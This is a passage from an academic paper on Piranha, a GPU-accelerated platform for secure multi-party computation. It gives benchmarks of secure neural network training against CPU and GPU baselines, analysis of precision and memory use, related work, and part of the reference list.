We add matrix multiplication and convolution kernels for large integer types by building on CUTLASS [4], at commit 0f10563, to which we add support for 32- and 64-bit integer matrix multiplication and convolution. We use the default tiling parameters, while element-wise kernels are parallelized using Thrust [62].

Baseline. As a baseline, we compare against protocol implementations from MP-SPDZ [28, 45] at commit e6dbb4. MP-SPDZ is a state-of-the-art open-source secure computation platform with over 34 protocols and represents a CPU-based analog to Piranha. For each MPC protocol that we implement, we choose a state-of-the-art protocol implemented by MP-SPDZ in the same setting: individual operations are benchmarked in Section 6.2 with the 2-party semi2k, 3-party replicated-ring, and 4-party rep4-ring protocols. Each of these implementations operate on a single CPU core. We focus evaluating Piranha's performance in the data-dependent "online" phase, as offline generation of data-independent components such as Beaver triples [60] or edaBits [34] can be easily parallelized independently from a particular computation.

Models and Datasets. We evaluate our high-level neural network library with four neural network architectures: SecureML [60], a simple 3-layer network, and LeNet [53], a 5-layer convolutional network, over MNIST [58], and AlexNet [51], an 8-layer convolutional network, and VGG16 [78], a 16-layer convolutional network, over the CIFAR10 dataset [50]. While Piranha fully supports the use of maxpool layers in these architectures, as in CryptGPU [79], we substitute them with averagepool layers to maintain comparative accuracy. Notably, averaging operations are significantly less expensive than max operations in each Piranha-accelerated protocol, as summation requires only a locally-computed linear combination of secret shares while oblivious comparison incurs a logarithmic number of communication rounds among the parties.

6.2 Comparison vs. CPU Implementations

In this section, we compare the performance of Piranha with state-of-the-art CPU-based protocols over a set of MPC workloads. For each protocol discussed in Section 4.4, we execute individual operations commonly used by a secure neural network application – matrix multiplications, convolutions, and ReLU comparisons – and compare against the same




Figure 4: The figures benchmark secure protocols for matrix multiplication, convolutions, and ReLU across 2-, 3-, and 4-party protocols for various sizes of these computations. Piranha consistently improves the run-time of these computations, with improvements as large as 2-4 orders of magnitude for larger computation sizes.

operations computed using MP-SPDZ [28] with protocols in the same setting, as described in Section 6.1. In general, our results find that Piranha's acceleration can improve performance by *2-3 orders of magnitude* for these important MPC functionalities. Figure 4 summarizes the results for each these operations as a function of various problem sizes.

We evaluate matrix multiplication performance by multiplying two $N \times N$ matrices for logarithmically-increasing values of N. Considering small matrices of dimension $N = 10$, where platform overhead such as data transfer to the GPU is most likely to have an out-sized impact on overall performance, we find that using Piranha results in a performance benefit of 6 to 60× in the four- or two-party settings, respectively. Likewise, as the problem size increases, so does the impact of GPU acceleration on runtime. For the largest matrix multiplication benchmarks with $N = 300$, Piranha's 3- and 4-party protocols improve on the CPU-based MP-SPDZ implementations by 2 orders of magnitude, while P-SecureML shows a 4 order of magnitude improvement over MP-SPDZ's semi2k implementation.

For the convolutions, we benchmark problems in order of increasing complexity. Each convolution layer is parameterized by a $[iw, c_{\text{in}}, c_{\text{out}}, f]$ tuple, where iw is the input image dimension, c_{in} and c_{out} are the number of input and output channels, respectively, and f is the filter size. We use the total number of multiplications as a proxy for layer complexity (the complexity of the resulting unrolled matrix multiplication). The specific convolutions we compute are listed in Figure 4, ranging in complexity from 1.47×10^7 to 1.86×10^9 multiplications. Similar to the matrix multiplication benchmarks, Piranha shows a significant improvement in performance, performing on average 175 and 73× better in the 3- and 4-party setting, respectively. Piranha is much faster

Network (Dataset)	Protocol	Time (min)	Comm. (GB)	Accuracy	
				Train (%)	Test (%)
SecureML (MNIST)	P-SecureML	12.99	49.55	97.37	96.56
	P-Falcon	7.51	22.84	97.37	96.56
	P-FantasticFour	23.39	33.01	97.37	96.56
LeNet (MNIST)	P-SecureML	87.55	683.18	96.78	96.80
	P-Falcon	71.56	485.90	96.88	97.10
	P-FantasticFour	219.20	676.13	96.88	97.11
AlexNet (CIFAR10)	P-SecureML	156.01	740.50	40.74	40.47
	P-Falcon	110.66	382.18	40.59	40.71
	P-FantasticFour	296.57	533.74	40.97	40.14
VGG16 (CIFAR10)	P-SecureML	3822.84	35454.91	55.02	54.35
	P-Falcon	1979.92	17235.35	55.13	54.26
	P-FantasticFour	7697.54	29106.24	55.02	54.35

Table 2: Time and communication costs for completing 10 training iterations over four neural network architectures, for each of Piranha's MPC protocol implementations. We are the first work to demonstrate end-to-end secure training of VGG16, a network with over 100 million parameters.

than the MP-SPDZ 2-party semi2k implementation, achieving a speed up of 3 orders of magnitude, on average.

Finally, ReLU operations are benchmarked over N-element vectors of logarithmically increasing size. For small vectors of $N = 10$ vectors, Piranha improves on each CPU-based protocol by between 1.3 and 5.5×, again seeing modest gains due to overhead dominating the relatively simple computation. For large vector sizes, we show extensive gains by applying GPU acceleration. Figure 4 shows between a 300 and 1380× speedup across MPC protocols over large ReLU inputs, completing 90 second CPU-based operations in less than a second.

6.3 Secure Training of Neural Networks

No prior work has successfully trained, within secure computation, a network such as VGG16, which over CIFAR10 has over *100 million learnable parameters*. While existing work has estimated the time to train such a network, the training times are prohibitively large – over 14 days [88] to complete 10 training epochs. This work is the first to securely train such a neural network, in less than a day and a half: our results are detailed in Table 2.

We train each network with each protocol Piranha currently supports for 10 epochs with 128-image batches. For each training run, we report the total training time and per-party communication. Every training pass used the MPC-friendly softmax replacement we propose in Section 5; over every network architecture we evaluate, our approximation remains stable and allows the networks to train successfully. To ensure that even small gradients can backpropogate through each networks and train a useful model, we vary the level of fixed-point precision: we train the shallow SecureML with 20 bits of fixed-point precision, LeNet and AlexNet with 23 bits, and VGG16 with 26 bits of precision. We further discuss how fixed-point precision impacts model accuracy in Section 6.4.

On a small dataset like MNIST, Table 2 shows that Piranha's neural network training library can quickly train SecureML and LeNet, achieving greater than 96% test accuracy in no more than 2 hours with P-Falcon and P-SecureML, compared to approximately 97% and 98% accuracy, respectively, when trained in plaintext. For larger networks, the cost of privacy-preserving matrix multiplication dominates the overall runtime [88]. This explains why P-FantasticFour generally takes 2 to 3× longer for the same training pass, because the 4-party protocol requires 7 local matrix multiplication operations for every privacy-preserving matrix multiplication, compared to only 3 local multiplications for the 3-party P-Falcon implementation.

On the larger CIFAR10 dataset, training times increase significantly but remain feasible. Over AlexNet, all protocols can successfully complete their training runs in under 5 hours, achieving 40% test accuracy over that time. We observed a 59% accuracy when training the same model in plaintext (note that an untrained network/random guessing achieves a 10% accuracy given that there are 10 classes). When considering VGG16, the largest network Piranha trains over, training times are considerable: P-SecureML and P-FantasticFour require 2 and 5 days, respectively, to complete. Importantly, however, we can complete 3-party VGG16 training in only 33 hours with 54% test accuracy (compare to 67% test accuracy in plaintext on the same model), which prior work estimated to take *14 days* but did not actually execute the training [88].

These training times are only possible due to two main factors. First, improved computation times (through the use of GPU-accelerated kernels) reduces the overhead of matrix multiplication and convolution, whose costs grow super-quadratically with their dimensions, and are a significant part of the total runtime. The second is the ability to train over large batch sizes. Large batch sizes improve the efficiency of the stochastic gradient descent algorithm, and runtime scales better with batch sizes. Thus, a batch size of 128 has a lower run-time than computing over two 64-image batches.

6.4 Impact of Fixed-point Precision

For deeper networks, we observe that gradients reaching the initial layers routinely approach 2^{-20}, and are further reduced by the current learning rate. If the fixed-point precision used by the network is not selected carefully, parameter update gradients will approach the minimum value Piranha can represent, yielding imprecise results and barring the model from training correctly. Figure 5 quantifies what precision is necessary to train each network, showing the final test accuracy after 10-epoch P-Falcon training runs at increasing amounts of precision from 10 to 26 bits. There is a clear distinction between precisions at which each network fails to train and those that allow the networks to do better than random guessing. While 13 bits of precision are sufficient for private inference, even SecureML cannot begin to train until more than 14 bits of precision are used. For the deeper networks, AlexNet and VGG16, which see very small gradients by the end of backpropagation, a higher precision (at least 22 and 24 bits, respectively) is




Figure 5: Test accuracy as the fixed-point precision increase for each network architecture, after 10 training epochs using P-Falcon. The dashed line indicates the baseline accuracy when randomly guessing. Sharp increases in training accuracy indicate that the model now has enough precision to fully backpropagate gradients.




Figure 6: Computation and communication overhead for private training iterations in LAN and WAN settings. Piranha significantly accelerates local computation on a GPU, resulting in communication costs dominating overall runtime as latency between parties and network size increases.

needed. More importantly, these results indicate that computation over 64-bit integers is not just desirable for secure training of large networks but in fact, necessary. In addition, as the size and depth of MPC-trained models increases, the amount of fixed-point precision necessary will likely grow as well, or the use of adaptive fixed-point computation may be necessary.

6.5 Computation and Communication Cost


We measure Piranha's ratio of computation time (time spent performing GPU-accelerated local computation) to network overhead (time spent waiting for other parties) in Figure 6 for both LAN and WAN settings. In the LAN setting, all parties executed on GPUs in the same datacenter, with approximately 1.5 ms of observed latency, while in the WAN setting, we run the parties in datacenters in different geographic locations with 60ms of latency in between. When the network is fast, so is the end-to-end runtime: Piranha completes training iterations over each network architecture in ∼3 seconds or less over LAN but takes up to 40 seconds over WAN to perform a 4-party training iteration for VGG. We note that the raw time spent on local computation is the same in both settings, but the computation-communication ratio is very different. We observed that parties in the LAN setting spent between 15% and 60% of the time on compute (on Secure ML and VGG16, respectively), while in comparison, parties in the WAN setting never spent more than 6% of their time on computation. Piranha inherits its communication behavior from the protocol that it is accelerating, and so it does not fundamentally alter the network overhead that would be observed. It is likely that future protocols performing increased computation in favor of minimizing communication [83, 84] would see a large benefit from executing on Piranha in a WAN setting.

Network (Dataset)	k	Memory usage for Private Training (MB)		
		P-SecureML	P-Falcon	P-FantasticFour
SecureML (MNIST)	1	319	325	331
	64	321	327	335
	128	325	331	339
LeNet (MNIST)	1	437	461	481
	64	535	577	651
	128	661	749	897
AlexNet (CIFAR10)	1	507	603	675
	64	531	649	743
	128	585	689	805
VGG16 (CIFAR10)	1	629	847	1027
	64	3017	3927	5481
	128	5505	7207	10197

Table 3: The maximum memory usage of a secure training pass (forward and backward pass) for various MPC protocols and network architectures. Piranha's memory efficient design enables running large networks such as VGG16 with a batch size of 128 where prior works have been limited to 32 [79].

6.6 Memory Efficiency

Commodity GPUs, including those we use to evaluate Piranha, are commonly constrained to 16GB of memory. We evaluate how effectively Piranha manages this memory constraint by tracking peak memory usage over training passes. When all other parameters are the same (protocol, computational task, and GPU hardware), prior work can only execute over batch



(a) (b) (c)

Figure 7: Memory footprint over a VGG16 forward pass. Each point is a snapshot of the total GPU memory allocation (in MB) at each memory operation (allocation or de-allocation). Figure 7a corresponds to a naive GPU implementation, Figure 7b measures the footprint after iterator-based optimizations, and Figure 7c after efficiently sizing bit-containing data structures.

sizes of 32 [79]. This section shows how careful memory management directly translates to executing neural network training over significantly larger batch sizes on a single GPU than has been previously possible.

We illustrate the benefits of two main memory-based modifications we discussed in Section 4.2 in reducing our memory footprint. We consider three Piranha versions: (1) a naive computation approach with large uniform data types and minimal in-place computation, (2) an iterator-based implementation that seeks to avoid memory allocation when at all possible, and (3) a version that correctly sizes data types to minimize wasted memory (e.g. in the case of secret-shared bits). For each version, Figure 7 tracks on-GPU memory usage for P-Falcon, updated after every (de)allocation, during a VGG16 forward pass with an input batch size of 4. We also measure the maximum VGG16 batch size that Piranha can support with on-GPU memory, and total runtime and peak memory footprint with a batch size of 32 to compare between versions. Peak memory footprint indicates the amount of temporary allocations necessary at runtime, which can significantly strain the GPU's available memory and preclude larger batch sizes.

Figure 7a shows the memory allocation trace for the naive P-Falcon implementation described in Figure 2(a), which requires a significant amount of data allocation while executing ReLU comparisons, where secret-shared values are expanded into bitwise format. Driven by the initial network layers with larger inputs, the peak GPU memory load is 2.28 GB, a 7× increase over the allocation required for the network itself (345 MB). The total number of memory operations is high: almost 16,000 such allocations and frees are performed over the course of the computation. During a 32 batch size run, this approach can complete a training iteration in 27 seconds with a peak memory footprint of 14.9 GB, or 93% of available GPU memory.

Figure 7b shows the results of an improved iterator-based implementation that operates over views of already-allocated shares, without incurring additional memory load. In-place computation yields significant memory savings: for batches of 4 images, the iterator-based Piranha version requires only 1.38 GB at its peak compared to the base implementation of Figure 7a. The number of GPU memory operations also drops, resulting in almost 4× less allocations and frees during the network's inference pass. However, even with these optimizations, the measured peak memory usage of over 1 GB in Figure 7b would not support training runs over 128-image batches. Similar to the naive implementation, the maximum batch size the iterator-based version can train with is 32, but only incurs a maximum memory footprint of 8.9 GB, an approximately 60% improvement. Execution time increases slightly to 35 seconds per pass, which we suspect is due to the inherent cost of non-contiguous and indirect memory access.

In Figure 7c, we evaluate the impact of sizing memory appropriately for data at the protocol layer. In the previous versions analyzed above, the bitwise expansion used in our ReLU comparison protocol remained a major source of memory blowup, as bit values were each stored into a full 64-bit values. Modifying Piranha protocols to closely match the size of allocated values with their logical sizes significantly cuts the peak memory usage in Figure 7c by a factor of 2, to 581 MB, or only 250 MB above the baseline model memory requirements. This has an outsized effect on training execution time, as smaller data types require less communication overall: with this change, Piranha can support P-Falcon-based training iterations with a batch size of 256 in just 7.6 seconds, with a maximum memory footprint of 1.8 GB.

Finally, Table 3 shows peak GPU memory usage for Piranha over all networks as it performs training passes using the protocols we implemented on Piranha. For SecureML in particular, the baseline memory used by the network parameters dominates any temporary memory requirements, as the peak memory use only grows by 6 MB between runs over batches of 1 image and 128 images. As expected, P-FantasticFour exhibits larger increases in peak memory use as batch size increases, due to the increased number of local shares it must maintain for each secret-shared value, proportionally increasing memory load.

	Model (Dataset)	Private Inference			Private Training		
		Falcon	CryptGPU	**P-Falcon**	Falcon	CryptGPU	**P-Falcon**
Time (s)	LeNet (MNIST)	0.038	0.380	**0.031**	14.9	2.21	**0.888**
	AlexNet (CIFAR10)	0.110	0.910	**0.131**	62.37	2.910	**1.419**
	VGG16 (CIFAR10)	1.440	2.140	**0.469**	360.83	12.140	**7.473**
Comm. (GB)	LeNet (MNIST)	2.29	3	**2.492**	0.346	1.14	**0.417**
	AlexNet (CIFAR10)	4.02	2.43	**1.960**	0.621	1.37	**0.581**
	VGG16 (CIFAR10)	40.05	56.2	**88.39**	1.78	7.55	**4.261**

Table 4: We compare the run-times for private training and inference of various network architectures with prior state-of-the-art works over CPU and GPU. Falcon and CryptGPU values are sourced from [79] Table I. Private inference uses batch size of 1, training uses 128 for LeNet, AlexNet and 32 for VGG16. For smaller computations (private inference), Piranha provides comparable performance to CPU-based protocols. However, for larger computations (private training), Piranha shows consistent improvement between 16−48×, a factor that improves with scale.

6.7 Comparison with Prior Work

Finally, we compare the runtime and communication overhead of Piranha relative to state-of-the-art protocols for neural network training: a CPU-based implementation, Falcon [88], and a GPU-based implementation, CryptGPU [79]. Both protocols are fixed to a 3-party setting, while Piranha is designed to support a general class of LSSS protocols. In this section, we compare the performance of existing protocols with Piranha's equivalent 3-party P-Falcon implementation, to evaluate whether the generality of Piranha's design comes at a performance cost.

We benchmark the run-time for a *single* training and inference pass over 3 different networks – LeNet, AlexNet, and VGG16. While we can support batch sizes of up to 128 on each of these networks, we scale down our computation to provide an apples to apples comparison with prior work. The results are presented in Table 4.

For private inference, where the forward passes use a single input image (batch size of 1), the computation is not large enough to fully benefit from GPU acceleration. Table 4 shows that Piranha achieves comparable performance to the CPU-based FALCON for private inference over small networks, but over the much larger VGG16 architecture, Piranha already yields a 3× performance improvement.

GPU acceleration has a much stronger impact on private training iterations, where the computation sizes are much larger due to the increased batch size and the addition of a backward pass over the network. Even on the smallest architecture, LeNet, Piranha performs training iterations 16× faster by leveraging a GPU, while on the larger architectures we benchmark, we show between a 44-48× speedup.

In addition to evaluating the benefits of GPU acceleration, Table 4 also quantifies whether Piranha incurs additional overhead from supporting multiple protocol implementations, compared to tools that integrate a specific MPC protocol end-to-end like CryptGPU [21]'s 3-party implementation. Considering private inference, Piranha is significantly faster, showing approximately 12, 7, and 4× speedup on each of LeNet, AlexNet, and VGG16, respectively. We also show a performance advantage in computing training iterations, with performance gains ranging from approximately 2.5× on LeNet to 1.6× on VGG16. We attribute these constant improvements to a few factors. First, Piranha's direct use of 64-bit integer kernels avoids the repeated 16-bit floating point multiplications that CryptGPU incurs. We do this at the cost of using less powerful GPU integer cores and kernel implementations that must be emulated with 32-bit integer instructions. Second, even though Piranha supports many different protocol implementations, Table 4 shows that the negligible overhead of our approach can yield the same or better performance than single-protocol designs. Third, some portion of these performance difference may be attributable to different programming environments – Piranha is implemented in C++ while CryptGPU is implemented over PyTorch.

7 Related Work

In recent years, a number of new frameworks have been proposed for privacy-preserving approaches to machine learning. While most frameworks demonstrate a CPU-only implementation, there are a few works that explore GPU assisted computation. The two earliest works by Husted *et. al.* [42] and Frederiksen and Nielsen [35] explore the use of GPUs for improving secure computation using garbled circuits and OT extensions. Delphi [57] uses GPUs to improve the performance of linear components of the computation. In a more recent work, CryptGPU [79] building on top of the CrypTen framework [21] uses GPUs for the entire computation. Recently, GForce [61] shows the benefits of GPU acceleration for secure inference. In a somewhat related effort, cuHE [22] and PixelVault [81] use GPUs for homomorphic encryption, securing keys, and encryption operations. Visor [67] has looked at using GPUs for secure computation over enclaves, while Slalom [80] investigates NN inference on trusted hardware.

A number of general purpose frameworks have improved the practical performance of MPC. In the dishonest majority setting, a number of works [8, 19, 34, 46, 47, 73] improve the performance of the original SPDZ protocols [25, 27]. Helen [93] proposes a system to train a linear model in a dishonest majority setting. Poseidon [75] explores the use of MPC techniques for federated learning in a similar corruption model. A lot more frameworks propose new specialized protocols and implementations in the semi-honest and honest majority adversarial settings. Recent 2-party computation frameworks include [43, 44, 55, 57, 60, 63, 70, 71] that typically look at protocols in the semi-honest setting. A number of frameworks explore a 3-party setup with an honest majority

corruption. This includes [18, 23, 49, 59, 64, 79, 82]. Similarly, 4-party computation frameworks include [17, 23, 49, 69]. Other proposed frameworks include [68, 92]. An entire line of work improves the performance of garbled circuit based approaches to secure computation. Recent advances include as well as silent OT extension protocols such as [14, 15, 76, 90]. Finally, our platform can be used to implement efficient protocols for other applications such as sorting networks [20], ORAMs [38, 85], and differential privacy [32, 87].

A number of libraries with varying infrastructures are open sourced. MP-SPDZ and SCALE-MAMBA [7, 45] implement a number of protocols, including most of the dishonest majority protocols. CrypTen [21] implements a few protocols over PyTorch. Other popular libraries providing a number of useful secure computation tools include [29, 72]. There also exist open-source libraries for privacy-preserving machine learning such as Rosetta and PySyft [1, 2], but no open source library that enables general secure computation applications to benefit from the use of GPUs or the development of new accelerated protocols. Piranha can not only fill this gap, but reduce the performance gap between plaintext and privacy-preserving computation.

8 Conclusion

In this work, we propose Piranha, a platform for GPU-accelerated MPC protocol development. Piranha contributes three modular components: a device layer that manages protocol memory on the GPU and accelerates MPC-specific integer operations, a protocol layer where memory-efficient in-place operations can be leveraged to fit the constrained GPU environment, and an application layer for privacy-preserving computation on any underlying protocol. Piranha's modular structure provides wide applicability for other projects to use GPU acceleration without requiring expert knowledge. To demonstrate that Piranha as a general-purpose platform provides significant improvements in run-time through GPU-based acceleration, we implement 3 different MPC protocols for secure training of neural networks on top of Piranha, resulting in a 16-48× performance improvement over CPU-based implementations. Finally, using Piranha, we are able to securely train a realistic neural network end-to-end, with over 100 million parameters, in a little over a day.

Acknowledgments

We thank the anonymous reviewers and our shepherd, Mayank Varia, for their helpful feedback. We would also like to thank Vikash Sehwag for his help on learning stability, Haicheng Wu and Daguang Xu for their CUTLASS pointers, and Vivian Fang and students in the RISELab security group for providing feedback and illustration that improved the presentation of the paper. This work is supported by NSF CISE Expeditions Award CCF-1730628, NSF CAREER 1943347, and gifts from the Sloan Foundation, Alibaba, Amazon Web Services, Ant Group, Ericsson, Facebook, Futurewei, Google, Intel, Microsoft, Nvidia, Scotiabank, Splunk, and VMware. This work is also supported by a National Defense Science & Engineering Graduate Fellowship.

References

[1] A Privacy-Preserving Framework Based on TensorFlow. https://github.com/LatticeX-Foundation/Rosetta/.

[2] A Python library for secure and private Deep Learning. https://github.com/OpenMined/PySyft.

[3] cublas. https://developer.nvidia.com/cublas.

[4] Cutlass: Cuda templates for linear algebra subroutines.

[5] Secure supply chain management. https://faui1-files.cs.fau.de/filepool/publications/octavian_securescm/SecureSCM-D.9.2.pdf, 2009.

[6] S. Albawi, T. A. Mohammed, and S. Al-Zawi. Understanding of a convolutional neural network. In *2017 International Conference on Engineering and Technology (ICET)*, pages 1–6. Ieee, 2017.

[7] A. Aly, M. Keller, E. Orsini, D. Rotaru, P. Scholl, N. P. Smart, and T. Wood. SCALE-MAMBA v1.2: Documentation. https://homes.esat.kuleuven.be/~nsmart/SCALE/Documentation.pdf, 2018.

[8] A. Aly, E. Orsini, D. Rotaru, N. P. Smart, and T. Wood. Zaphod: Efficiently combining lsss and garbled circuits in scale. In *ACM Workshop on Encrypted Computing & Applied Homomorphic Cryptography*, 2019.

[9] T. Araki, J. Furukawa, Y. Lindell, A. Nof, and K. Ohara. High-throughput semi-honest secure three-party computation with an honest majority. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[10] T. Askar, B. Shukirgaliyev, M. Lukac, and E. Abdikamalov. Evaluation of pseudo-random number generation on gpu cards. *Computation*, 2021.

[11] J. L. Ba, J. R. Kiros, and G. E. Hinton. Layer normalization. *arXiv preprint arXiv:1607.06450*, 2016.

[12] M. Ben-Or, S. Goldwasser, and A. Wigderson. Completeness theorems for non-cryptographic fault-tolerant distributed computation (extended abstract). In *ACM Symposium on Theory of Computing (STOC)*, 1988.

[13] K. W. Bowyer, K. Hollingsworth, and P. J. Flynn. Image understanding for iris biometrics: A survey. *Computer vision and image understanding*, 110(2):281–307, 2008.

[14] E. Boyle, G. Couteau, N. Gilboa, Y. Ishai, L. Kohl, P. Rindal, and P. Scholl. Efficient two-round ot extension and silent non-interactive secure computation. In *ACM Conference on Computer and Communications Security (CCS)*, pages 291–308, 2019.

[15] E. Boyle, G. Couteau, N. Gilboa, Y. Ishai, L. Kohl, and P. Scholl. Efficient pseudorandom correlation generators: Silent ot extension and more. In *Advances in Cryptology—CRYPTO*, pages 489–518, 2019.

[16] E. Boyle, N. Gilboa, and Y. Ishai. Function secret sharing. In *Advances in Cryptology—EUROCRYPT*, 2015.

[17] M. Byali, H. Chaudhari, A. Patra, and A. Suresh. FLASH: Fast and robust framework for privacy-preserving machine learning. In *Privacy Enhancing Technologies Symposium (PETS)*, 2020.

[18] H. Chaudhari, A. Choudhury, A. Patra, and A. Suresh. Astra: High throughput 3pc over rings with application to secure prediction. In *ACM SIGSAC Conference on Cloud Computing Security Workshop*, 2019.

[19] H. Chen, M. Kim, I. Razenshteyn, D. Rotaru, Y. Song, and S. Wagh. Maliciously Secure Matrix Multiplication with Applications to Private Deep Learning. In *Advances in Cryptology—ASIACRYPT*, 2020.

[20] R. A. Chowdhury, V. Ramachandran, F. Silvestri, and B. Blakeley. Oblivious algorithms for multicores and networks of processors. *Journal of Parallel and Distributed Computing*, 2013.

[21] Crypten: Privacy-preserving machine learning built on pytorch. https://github.com/facebookresearch/CrypTen, 2019.

[22] W. Dai and B. Sunar. cuhe: A homomorphic encryption accelerator library. In *International Conference on Cryptography and Information Security in the Balkans*, 2015.

[23] A. Dalskov, D. Escudero, and M. Keller. Fantastic four: Honest-majority four-party secure computation with malicious security. In *USENIX Security Symposium (USENIX)*, 2021.

[24] I. Damgård, D. Escudero, T. Frederiksen, M. Keller, P. Scholl, and N. Volgushev. New primitives for actively-secure mpc over rings with applications to private machine learning. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[25] I. Damgård, M. Keller, E. Larraia, V. Pastro, P. Scholl, and N. P. Smart. Practical Covertly Secure MPC for Dishonest Majority–or: Breaking the SPDZ Limits. In *European Symposium on Research in Computer Security*, pages 1–18. Springer, 2013.

[26] I. Damgård and J. B. Nielsen. Universally composable efficient multiparty computation from threshold homomorphic encryption. In *Advances in Cryptology—CRYPTO*, pages 247–264. Springer, 2003.

[27] I. Damgård, V. Pastro, N. Smart, and S. Zakarias. Multiparty Computation from Somewhat Homomorphic Encryption. In *Annual Cryptology Conference*, pages 643–662. Springer, 2012.

[28] Data61. MP-SPDZ: Versatile Framework for Multi-party Computation. https://github.com/data61/MP-SPDZ, 2019.

